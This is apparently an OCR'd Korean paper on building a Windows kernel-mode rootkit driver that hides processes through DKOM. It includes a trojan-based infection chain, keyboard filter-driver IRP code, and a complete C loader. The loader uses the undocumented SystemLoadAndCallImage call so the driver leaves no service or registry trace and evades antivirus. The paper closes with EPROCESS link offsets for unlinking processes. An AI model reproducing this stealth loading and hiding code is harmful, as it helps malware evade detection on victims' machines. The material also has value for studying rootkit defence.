DKOM기법을 이용한 커널 모드 루트킷 디바이스 드라이버 설계
by 최지원(Jiwon Choi)

1 루트킷

1.1 루트킷의 정의

루트킷은 말 그대로 루트(root)권한을 쉽게 얻게 해주는 킷(kit)이다. 파일이나 레지스트리를 숨기는 일을 수행한다. 이는 악성 프로그램이나 바이러스를 시스템에서 제거하지 못하게 하기 위함이다. 일반적으로 루트킷은 시스템에서 자신의 존재를 숨기기 위해 운영체제나 시스템을 변화시킨다. 본 논문에서는 루트킷이 사용하는 프로세스 은닉 기법에 대해 중점적으로 다룰 것이다.

운영체제는 유저 모드와 커널 모드로 이루어져 있는데, 유저 모드의 프로그램은 커널 모드의 코드를 사용하기 위해 API를 이용한다. 은닉 루틴을 사용하여 프로세스를 은닉하려는 루트킷은 여러 가지 기법들을 사용한다. 그 중 하나는 유저 모드와 커널 모드 사이에서, 프로세스를 다루는 루틴을 변형시켜서 은닉하는 방법이다. 이런 일을 통틀어 후킹(Hooking)이라고 칭한다.


루트킷의 행위 특징은 [표 1-1]와 같다.

1	루트킷은 커널모드와 유저모드에서 작동한다.
2	유저모드 보다는 커널모드에서의 비중이 더 크다
3	많은 루트킷들이 커널모드에서 동작하도록 만들어져 있다.
4	유저모드 보단 커널모드에서 탐지가 더 어렵고, 커널모드는 탐지가 되더라도 회피를 하거나 탐지프로그램을 종료시키는 것이 가능하다.
5	대부분의 루트킷을은 커널모드와 유저모드에서 동시에 동작하도록 되어있다.
6	루트킷에서 가장 중요한 요소는 "은닉"이다.
7	대부분의 기술과 트릭은 코드와 데이터를 시스템에서 숨기기 위한 존재이다.

[표 1-1]

1.2 유저 모드와 커널 모드


파일을 만들거나, 어떤 API코드를 실행하는 것은 커널모드에서 하기에 복잡하다. 따라서 대부분의 루트킷은 커널모드뿐 아니라 유저모드에서도 동작한다. 커널모드와 유저모드가 서로 상호작용을 하며 강력한 루트킷이 완성된다. 유저모드와 커널모드에 대한 설명은 [그림 1-1]과 같다.



[그림 1-1]

유저모드는 Ring Level 3, 커널모드는 Ring Level 0이다. Ring Level 0(커널 모드) 프로세스는 CPU의, 하드웨어에 직접적으로 접근할 수 있다. 루트킷 탐지 툴은 주로 Ring Level 3에서 관리자 프로그램으로써 동작한다.(탐지 툴 우회에 참고) 혹은 이 외에 유저 모드도 커널 모드도 아닌 루트킷이 있는데, 이는 운영체제가 로드되기 전 시스템이 참조하는 하드 디스크의 MBR(Master Boot Record)를 변조해 자신이 먼저 실행되게 한다. 또한 하드디스크가 아닌 비디오카드에 기생하는 루트킷도 존재한다.


앞서 얘기했지만, Ring을 구분하는 것은 0~3까지의 숫자다. 프로그램의 특권 레벨을 결정하는 것은 코드 세그먼트의 특권 레벨이다. 각각의 코드 세그먼트(설정 플래그, 권한 등)는 **세그먼트 디스크립터(**[그림 1-2]**)**에 적혀 있다. 세그먼트 디스크립터는 GDT와 LDR의 한 부분이다. 그래서 GDT와 LDR을 보면 세그먼트 디스크립터를 볼 수가 있다.



[그림 1-2] 세그먼트 디스크립터

[그림 1-2]의 DPL(Descriptor Privilege Level)은 특권레벨을 나타내는 부분이다. 운영체제는 이 필드를 보고 유저모드/커널모드를 구분한다. DPL도 여러가지 필드를 가지고 있는데, 이 중 현재 실행되는 코드의 DPL값은 CPL필드에 저장된다.

다시한번 언급한다. [그림 1-2]는 코드세그먼트를 관리하는 세그먼트 디스크립터이며, 이는 GDT와 LDT에 있다. GDT와 LDT의 내용을 확인해보자. protmode.dll이라는 Windbg확장 파일을 다운받아 Windbg설치파일 하위폴더에 복사하면 가능하다. (주의)Windbg X86을 사용하여야 한다.




[그림 1-3]

모듈 설치가 끝났다. 이제 ntsdexts모듈과 ProtMode모듈을 로드한다.

```
kd> .load ntsdexts
kd> .load ProtMode
```

[그림 1-4]

그리고 "!ProteMode.Dexriptor GDT 1"명령어로 GDT확인하면, 이 안에서 세그먼트 디스크립터가 발견된다. 커널 디버거인 Virtual KD는 커널모드에서 작동하므로 현재 DPL은 0이다.



[그림 1-5]

유저모드와 커널모드를 오고갈 때 이 값의 변환이 필요하다. 그러나 디바이스 드라이버는 유저모드-커널모드 스위칭이 필요없다. 자동으로 커널모드에서 동작하며, 직접 하드웨어에 접근할 수 있다. 따라서 본 논문에서는 프로세스 은닉을 위해 디바이스 드라이버(.sys)를 이용할 것이다. 이를 통해 커널 모드에서 작동하고 동작하는 프로세스 은닉 채널을 구현할 것이다.

1.2.1 루트킷 감염

사용자 시스템이 감염되는 순서와, 각 순서에 사용되는 방법은 [표 1-2]와 같다.

		사용되는 함수
1	감염된 사용자 시스템에서 트로이목마가 실행된다.	
2	트로이목마 파일 리소스에 위치한 루트킷의 분리/생성	LoadResource SizeofResource LockResource CreateFile
3	루트킷 서비스 설치, 루트킷 실행	설치에는 다음의 두 방법이 이용된다. 1. Service Control Manager 2. Undocumented API인 SystemLoadAndCallImage
4	트로이목마 종료 시 루트킷 파일 제거	

[표 1-2]

[3. 루트킷 서비스 설치, 루트킷 실행]에서 알고 가야 할 점이 있다. 윈도우 커널 드라이버는 서비스를 사용하여 로드된다. 그러나 이처럼 "서비스"로 실행되면, 쉽게 탐지된다. 그러면 서비스를 사용하지 않고 드라이버를 등록하면 된다. 그런데, 그런 방법이 존재할까? 존재한다! **Undocumented API**에 말이다. 이러한 Undocumented API를 이용하여 서비스를 사용하지 않는

디바이스 드라이버를 작성해 보았다. 해당 내용은 [2] 디바이스 드라이버 챕터에서 확인 가능하다.

2 루트킷 제작에 사용되는 기술


커널모드 루트킷이 주로 사용하는 함수는 와 같다.

함수이름	
ZwCreateKey **ZwOpenKey**	시스템 레지스트리에 관련하여, 키를 생성하는 등의 기능을 하는 함수이다.
ZwSetValueKey **ZwDeleteValueKey**	시스템 레지스트리에 관련하여, 키를 수정하거나 삭제하고, 작업을 blocking하는 함수이다.
ZwEnumerateKey **ZwEnumerateValueKey**	시스템 레지스트리에 관련하여, 레지스트리 키나 값들을
ZwCreateFile **ZwOpenFile**	특정한 조건에 따라 파일의 접근을 block한다.
ZwOpenProcess	특정 프로세스를 여는 것을 block한다. 어플리케이션
ZwQuerySystemInformation	

2.1 Filter Driver


2.1.1 필터 드라이버란?

위에서 설명하였듯이, 윈도우에는 커널모드가 있다. 커널모드에서 후킹을 할수 있는 방법 중 하나가 필터 드라이버(Filter Driver)이다. 필터 드라이버는 특정 드라이버의 입출력을 감시하거나, 기능을 추가할 목적으로 작성된 드라이버이다. 드라이버는 여러 개의 층으로 이루어져 있으며, 그 사이에 원하는 드라이버를 끼워 넣을 수 있다. 필터 드라이버의 모습은 [그림 2-1]과 같다.



[그림 2-1]

[그림 2-1]의 필터 드라이버에서는 i8042ptr 드라이버가 가장 상위에 있다. 그 아래 여러 개의 드라이버들이 체인으로 묶여있다. 가장 아래에 있는 드라이버인 Kbdclass는 하드웨어 장치와 버스를 직접 처리한다. 필터 드라이버를 좀더 세부적으로 나눈 것은 [그림 2-2]와 같다.



[그림 2-2]


[그림 2-2]에서 표시된 계층은 특정 기준에 따라 분류된 것이다. 분류 기준은 [표 2-1]와 같다.

Upper Filter Driver	하위의 Function Device Object로 전달되는 입출력을 가로채서 살펴보거나 수정한다.
Lower Filter Driver	아래의 Physical Device Object로 전달되는 입출력을 가로채서 살펴보거나 수정한다.
Class Filter Driver	주어진 클래스의 모든 드라이버들이 로드될 때 같이 로드된다.
Device Filter Driver	특정 디바이스 노드에만 설치되는 필터 드라이버이다. 예를 들어 특정 프린터에만 설치되는 드라이버는 디바이스 필터 드라이버이다.
Bus Filter Drier	USB 같은 특정 버스 드라이버에 대해 필터링을 한다.

[표 2-1]

2.1.2 IRP (I/O Request Packet)

윈도우 프로그래밍은 메시지 구동 방식이다. 사용자가 하는 작업(마우스 클릭, 키보드 입력 등)은 윈도우 메시지를 발생시키고, 이 메시지를 현재 활성화된 프로그램의 메시지 큐에 집어넣는다. 그러면 프로그램이 메시지 큐에서 메시지를 가져와서 적절한 처리를 한다. 드라이버 또한 이와 비슷한 동작을 한다. **드라이버**는 할당된 메모리에서 대기하고 있다가 자신이 컨트롤하는 **디바이스**에게서 특정한 요청이 오면 그에 상응하는 적절한 동작을 한다. 이러한 디바이스의 정보들을 담은 정의된 구조체가 IRP이다. (이러한 IRP는 커널모드와 유저모드간의 통신을 위해 사용되기도 한다.)



[그림 2-3]

필터 드라이버와 하드웨어가 통신을 할 때 I/O Manager에서는 IRP를 만들게 된다. 이 IRP는 많은 정보를 가지고 있다. 그리고 이 드라이버의 위에서 아래로, 아래서 위로 정보가 이동하게 된다. 이 때 필터드라이버에서는 그 정보가 내려올 때나 올라갈 때 필터링 하도록 프로그래밍될 수 있다. [그림 2-4]은 프로그래밍 시에 사용되는 IRP들이다. 이러한 IRP들을 이용하여, APP과 통신을 하거나, 다른 드라이버로부터의 요청을 처리하거나, 통신을 할 수 있게 된다.

```
#define IRP_MJ_CREATE                   0x00
#define IRP_MJ_CREATE_NAMED_PIPE        0x01
#define IRP_MJ_CLOSE                    0x02
#define IRP_MJ_READ                     0x03
#define IRP_MJ_WRITE                    0x04
#define IRP_MJ_QUERY_INFORMATION        0x05
#define IRP_MJ_SET_INFORMATION          0x06
#define IRP_MJ_QUERY_EA                 0x07
#define IRP_MJ_SET_EA                   0x08
#define IRP_MJ_FLUSH_BUFFERS            0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION   0x0b
#define IRP_MJ_DIRECTORY_CONTROL        0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL      0x0d
#define IRP_MJ_DEVICE_CONTROL           0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL  0x0f
#define IRP_MJ_SHUTDOWN                 0x10
#define IRP_MJ_LOCK_CONTROL             0x11
#define IRP_MJ_CLEANUP                  0x12
#define IRP_MJ_CREATE_MAILSLOT          0x13
#define IRP_MJ_QUERY_SECURITY           0x14
#define IRP_MJ_SET_SECURITY             0x15
#define IRP_MJ_POWER                    0x16
#define IRP_MJ_SYSTEM_CONTROL           0x17
#define IRP_MJ_DEVICE_CHANGE            0x18
#define IRP_MJ_QUERY_QUOTA              0x19
#define IRP_MJ_SET_QUOTA                0x1a
#define IRP_MJ_PNP                      0x1b
#define IRP_MJ_PNP_POWER                IRP_MJ_PNP
#define IRP_MJ_MAXIMUM_FUNCTION         0x1b
```

```
// IRP 설정
for( i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i ++ )
{
    pDrvObj->MajorFunction[ i ] = IrpSkip;
}
```

```
switch( uMajor )
{
    case IRP_MJ_PNP:
        status = KeyPNPRoutine( pDevObj, irp );
        return status;

    case IRP_MJ_POWER:
        status = KeyPowerRoutine( pDevObj, irp );
        return status;

    case IRP_MJ_READ:
        status = KeyReadRoutine( pDevObj, irp );
        return status;

    default:
        break;
}
```

[그림 2-4]

IRP에 정의되어 있는 주요 함수의 개수는 27개이고, 이중 프로그래머가 원하지 않는 IRP 발생 시에 IrpSkip을 하여 그 해당 IRP를 그 다음 드라이버에게 보내는 작업을 하게 된다. IrpSkip작업은 [그림 2-5]와 같다.

```
NTSTATUS IrpSkip( IN PDEVICE_OBJECT pDevObj, IN PIRP irp )
{
    NTSTATUS status = STATUS_SUCCESS;
    PDEVICE_EXTENSION pDevExt = ( PDEVICE_EXTENSION )pDevObj->DeviceExtension;

    KdPrint( ( "IrpSkip \n" ) );


    // 유저 모드에서의 요청을 처리하기 위한 루틴
    if( pDevExt->ThisMode == THIS_USER_MODE )
    {
        UserDispatchRoutin( pDevObj, irp );
    }

    else if( pDevExt->ThisMode == THIS_KERNEL_MODE )
    {
        KeyDispatchRoutin( pDevObj, irp );
    }

    return status;
}
```

[그림 2-5]

그리고 내가 원하는 IRP_MJ_READ처리 루틴은 따로 만들어서, 이러한 IRP가 발생했을 때 KeyReadRoutine이라는 루틴이 동작하게 하면 된다. [그림 2-6]이 IRP_MJ_READ라는 IRP가 발생했을 때 동작하는 루틴이다.

```
NTSTATUS KeyReadRoutine( IN PDEVICE_OBJECT pDevObj, IN PIRP Irp )
{
    NTSTATUS status = STATUS_SUCCESS;
    PIO_STACK_LOCATION stack = IoGetCurrentIrpStackLocation( irp );
    PDEVICE_EXTENSION pDevExt = ( PDEVICE_EXTENSION )pDevObj->DeviceExtension;

    IoCopyCurrentIrpStackLocationToNext( irp );
    KdPrint( ( "KeyReadRoutine \n" ) );

    IoSetCompletionRoutine( irp, KeyReadComplete, pDevObj, TRUE, TRUE, TRUE );

    status = IoCallDriver( pDevExt->pAttachDevice, irp );

    return status;
}
```

[그림 2-6]

2.2 드라이버 로딩

migbot 루트킷에서는 알려지지 않은 방법(Undocumented)로 드라이버를 로딩한다. 원래 합법적인 방법으로 드라이버를 로딩할 경우 SCM(Service Control Manager)를 이용해 드라이버를 등록 후

실행시킨다. 이에 따라 레지스트리 키가 생성된다. 따라서 AV가 탐지할 확률이 높아진다.

그러나 migbot의 방법을 사용하면 그러지 않아도 된다. 코드또한 짧아진다. 레지스트리 키에도 기록되지 않을뿐더러 안티루트킷에 의한 탐지도 어렵다. migbot의 로딩 방법을 참고하여 아래와 같은 코드를 작성하였다.

```
#include <windows.h>
#include <stdio.h>
#define NT_SUCCESS(Status) ((NTSTATUS)(Status) >= 0)
#define SystemLoadAndCallImage 38
//UNICODE_STRING 구조체
typedef struct _UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
//ZWSETSYSTEMINFORMATION 을 설정하는 것 같다.
typedef NTSTATUS (__stdcall *ZWSETSYSTEMINFORMATION)(DWORD
SystemInformationClass, PVOID SystemInformation, ULONG
SystemInformationLength);
//RTLINITUNICODESTRING 을 설정하는 것 같다.
typedef VOID (__stdcall *RTLINITUNICODESTRING)(PUNICODE_STRING
DestinationString, PCWSTR SourceString );

//생성한 각 함수에 대한 객체를 생성한다.
ZWSETSYSTEMINFORMATION ZwSetSystemInformation;
RTLINITUNICODESTRING RtlInitUnicodeString;

//SYSTEM_LOAD_AND_CALL_IMAGE 구조체 선언
typedef struct _SYSTEM_LOAD_AND_CALL_IMAGE
{
 UNICODE_STRING ModuleName;
} SYSTEM_LOAD_AND_CALL_IMAGE, *PSYSTEM_LOAD_AND_CALL_IMAGE;

//디바이스 드라이버 로드 함수
bool load_sysfile()
{
        SYSTEM_LOAD_AND_CALL_IMAGE GregsImage;
        WCHAR daPath[] = L"\\??\\C:\\DRIVER.SYS";

        // DLL 의 Entry Point 를 얻는다
if(!(RtlInitUnicodeString = (RTLINITUNICODESTRING)GetProcAddress(
GetModuleHandle(L"ntdll.dll"),"RtlInitUnicodeString" )))
        {
                return false;
        }
if(!(ZwSetSystemInformation = (ZWSETSYSTEMINFORMATION)GetProcAddress(
GetModuleHandle(L"ntdll.dll"),"ZwSetSystemInformation" )))
        {
                return false;
        }

        //GregImages.ModuleName 에 설정한 daPath 를 Unicode 형태로 저장한다.
        RtlInitUnicodeString(&(GregsImage.ModuleName),daPath);
```

```
        //func = ZwSetSystemInformation
        //arg1 = SystemLoadAndCallImage : 38
        //arg2 = GregImage : SYSTEM_LOAD_AND_CALL_IMAGE
if(!NT_SUCCESS(ZwSetSystemInformation(
SystemLoadAndCallImage,&GregsImage,sizeof(SYSTEM_LOAD_AND_CALL_IMAGE))))
        {
                return false;
        }
        return true;
}
bool cleanup()// 클린업 루틴
{
        // using SLCI, you cannot delete the sys file
        if(S_OK != DeleteFile(L"C:\\DRIVER.SYS"))
        {
                return false;
        }
        return true;
}
void main()
{
        if(!load_sysfile())
        {
                printf("Failed to load Device Driver\r\n");
        }
        if(!cleanup())
        {
                printf("Cleanup failed\r\n");
        }
}
```

[표 2-2]

RtlInitUnicodeString 함수는, 입력된 스트링을 유니코드 스트링으로 저장하는 함수이다. ZwSetSystemInformation 함수는 ZwSetSystemInformation(SystemLoadImage,&LoadImageInfo, ulSystemInformation); 의 형태로 서비스되는 함수이다. Undocumented API라 그런지, MSDN은 물론이거니와 구글에도 해당 함수에 대한 자세한 정보가 없다. Windows XP커널상에서 0x7c93dd40의 오프셋에 위치하고, 해당 API는 유저모드로 호출되므로 다시 NtSetSystemInformation으로 링크되어 호출된다.

```
kd> x ntdll!zwsetsysteminformation
7c93dd40          ntdll!ZwSetSystemInformation (<no parameter info>
```

[그림 2-7]

유저 함수이므로 NtSetSystemInformation으로 링크된다.

```
kd> dt 7c93dd40
NtSetSystemInformation
```

[그림 2-8]

아래에서 조금 더 정확한 정보를 확인 가능하다. 유저 모드(ntdll.dll)에서 호출되는 ZwSetSystemInformation 함수는 실제로는 NtSetSystemInformation을 호출케 한다. 반면 커널보드

(ntoskrnl.exe)에서 해당 함수를 호출하면, 실제로 해당 함수가 호출된다.


```
kd> x nt!zwsetsysteminformation
80501058          nt!ZwSetSystemInformation (<no parameter info>)
kd> dt 7c93dd40
NtSetSystemInformation
Symbol  not found.
kd> dt 80501058
ZwSetSystemInformation
Symbol  not found.
```

[그림 2-9]


2.3 DKOM

2.3.1 DKOM 개념

커널은 실행중인 프로세스, 드라이버, 포트의 정보를 커널 객체(EPROCESS)에 저장하는데, 이러한 객체들 사이의 이중 연결 리스트를 수정하여 프로세스와 드라이버를 숨길 수 있다. DKOM기법은 이전의 FU루트킷에서 주로 사용하던 기법이다. ActiveProcessLinks객체를 각 프로세스의 EPROCESS구조체 내에 존재한다. ActiveProcessLinks는 2개의 포인터를 포함한다.



[그림 2-10]



[그림 2-11]

그런데 EPROCESS구조체는 윈도우 버전마다 다르다. 따라서 Flink 포인터와 Blink포인터는 EPROCESS구조체에서의 위치도 각각 다르다. [Rootkits, Spyware/Adware, Keyloggers and Backdoors] 책에서 제시된 ActiveProcessLinks의 오프셋은 [그림 2-12]와같다.

Operating system	ActiveProcessLinks	Process name	Process PID	Token
Windows 2000	0A0h	01FCh	09Ch	12Ch
Windows XP, Windows XP SP1, Windows XP SP2	088h	0174h	084h	0C8h
Windows 2003, Windows 2003 SP1	098h	0164h	094h	0D8h

